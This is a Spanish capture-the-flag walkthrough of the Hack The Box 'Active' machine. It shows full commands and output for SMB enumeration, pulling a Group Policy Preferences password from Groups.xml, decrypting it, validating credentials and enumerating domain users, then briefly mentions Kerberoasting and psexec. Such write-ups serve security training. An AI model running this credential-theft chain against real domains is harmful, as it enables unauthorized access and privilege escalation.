


1. Enumeración.

Realizamos un Ping contra la máquina víctima y vemos que tiene un TLS de 127, por lo que podemos entender que estamos ante una máquina víctima.

```
~/HTB/active
└─ ping -c1 10.10.10.100
PING 10.10.10.100 (10.10.10.100) 56(84) bytes of data.
64 bytes from 10.10.10.100: icmp_seq=1 ttl=127 time=32.8 ms
```

Con Nmap analizamos los puertos abiertos y, a la vista del resultado, parece que estamos ante un Domain Controller.

```
File: targeted
# Nmap 7.92 scan initiated Tue Sep 20 17:11:59 2022 as: nmap -sCV -v -n -p 53,88,135,139,389,445,464,593,636,3268,3269,5722,9
Nmap scan report for 10.10.10.100
Host is up (0.034s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-09-20 15:12:06Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc         Microsoft Windows RPC
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
49170/tcp open  msrpc         Microsoft Windows RPC
49171/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-09-20T15:13:02
|_  start_date: 2022-09-20T08:04:22
| smb2-security-mode:
|   2.1:
|_    Message signing enabled and required

Read data files from: /usr/bin/../share/nmap
```

Metemos el dominio active.htb (descubierto anteriormente con Nmap) en el fichero hosts.

```
  GNU nano 5.4
# Host addresses
127.0.0.1  localhost
127.0.1.1  parrot-vmwarevirtualplatform
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters

10.10.10.100 active.htb
```

Empezamos revisando los recursos compartidos por SMB. Usamos smbmap que nos muestra los permisos sobre los mismos.

```
/home/parrot/HTB/active
└─ smbmap -H 10.10.10.100
[+] IP: 10.10.10.100:445        Name: 10.10.10.100
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
```

Nos llama la atención el recurso “Replication”. Vamos a ver qué contiene.

```
/home/parrot/HTB/active
└─ smbmap -R -H 10.10.10.100 -s Replication
[+] IP: 10.10.10.100:445        Name: 10.10.10.100
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        .\Replication\*
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    ..
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    active.htb
        .\Replication\active.htb\*
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    ..
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    DfsrPrivate
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    Policies
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    scripts
        .\Replication\active.htb\DfsrPrivate\*
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    ..
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    ConflictAndDeleted
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    Deleted
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    Installing
        .\Replication\active.htb\Policies\*
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    ..
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    {31B2F340-016D-11D2-945F-00C04FB984F9}
        dr--r--r--                0 Sat Jul 21 12:37:44 2018    {6AC1786C-016F-11D2-945F-00C04fB984F9}
        .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\*
```

Parece que es el contenido parecido al que suele ser SYSVOL. ¿Puede ser una réplica? Ya sabemos que hay fichero llamado Groups.xml el cual podemos usar para obtener credenciales (https://vk9-sec.com/exploiting-gpp-sysvol-groups-xml/) Vamos a ver si existe.

```
/home/parrot/HTB/active
└─ smbclient  //10.10.10.100/Replication -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> dir
  .                                   D        0  Sat Jul 21 12:37:44 2018
  ..                                  D        0  Sat Jul 21 12:37:44 2018
  Groups.xml                          A      533  Wed Jul 18 22:46:06 2018

                5217023 blocks of size 4096. 278354 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\>
```

Efectivamente existe y contiene las credenciales del usuario SVC_TGS. Nos descargamos el fichero a nuestra máquina.

```
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> mget Groups.xml
Get file Groups.xml? y
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as Groups.xml (3,9 KiloBytes/sec) (average 3,9 KiloBytes/sec)
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\>
```

```
/home/parrot/HTB/active
└─ cat Groups.xml
       File: Groups.xml
1      <?xml version="1.0" encoding="utf-8"?>
2      <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
3      </Groups>
```

2. Explotación

Con la herramienta gpp-decrypt, intentamos decodificar la clave.

```
/home/parrot/HTB/active
 gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
```

Usuario: active.htb\SVC_TGS

Clave: GPPstillStandingStrong2k18

Nos aseguramos que las claves son correctas con crackmapexec.

```
/home/parrot/HTB/active
 crackmapexec smb 10.10.10.100 -u SVC_TGS -p GPPstillStandingStrong2k18
SMB         10.10.10.100    445    DC              [*] Windows 6.1 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.100    445    DC              [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18
```

Podríamos leer la información de la flag, directamente sin realizar la intrusión.

```
/home/parrot/HTB/active ✘ 2
 smbmap -H 10.10.10.100 -u SVC_TGS -p GPPstillStandingStrong2k18 --download Users/SVC_TGS/Desktop/user.txt

[+] Starting download: Users\SVC_TGS\Desktop\user.txt (34 bytes)
[+] File output to: /home/parrot/HTB/active/10.10.10.100-Users_SVC_TGS_Desktop_user.txt

/home/parrot/HTB/active
 cat 10.10.10.100-Users_SVC_TGS_Desktop_user.txt
       File: 10.10.10.100-Users_SVC_TGS_Desktop_user.txt
   1   01d0c10b209485f17492c0f38f7ff038
```

3. Escalada de privilegios.

Como el servicio RPC está abierto, realizamos una enumeración con las credenciales previamente obtenidas, de los usuarios del dominio.

```
/home/parrot/HTB/active ✘ 1
 rpcclient -U "active.htb/SVC_TGS%GPPstillStandingStrong2k18" 10.10.10.100 -c "enumdomusers"
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[SVC_TGS] rid:[0x44f]
```


Hacemos lo mismos con los usuarios pertenecientes al grupo administradores del dominio. Solo hay un usuario, por lo que entendemos que es el usuario Administrados.

```
/home/parrot/HTB/active
 rpcclient -U "active.htb/SVC_TGS%GPPstillStandingStrong2k18" 10.10.10.100 -c "querygroupmem 0x200"
        rid:[0x1f4] attr:[0x7]
```


Revisamos las descripciones de los usuarios, por si acaso. Tampoco vemos nada interesante.

```
/home/parrot/HTB/active
 rpcclient -U "active.htb/SVC_TGS%GPPstillStandingStrong2k18" 10.10.10.100 -c "querydispinfo"
index: 0xdea RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0xe19 RID: 0x1f6 acb: 0x00020011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0xeb2 RID: 0x44f acb: 0x00000210 Account: SVC_TGS        Name: SVC_TGS   Desc: (null)
```


Dado que tenemos una cuenta de servicio, vamos a ver si es vulnerable a “Kerberoasting”. Parece que sí. Obtenemos el hash del usuario administrador.



Nos copiamos ese hash a un fichero y tratamos de “romperlo” con John.



Conseguimos la clave: Ticketmaster1968. Comprobamos las credenciales con crackmapexec.



Ahora, podemos usar psexec para ganar acceso con máximos privilegios a la máquina.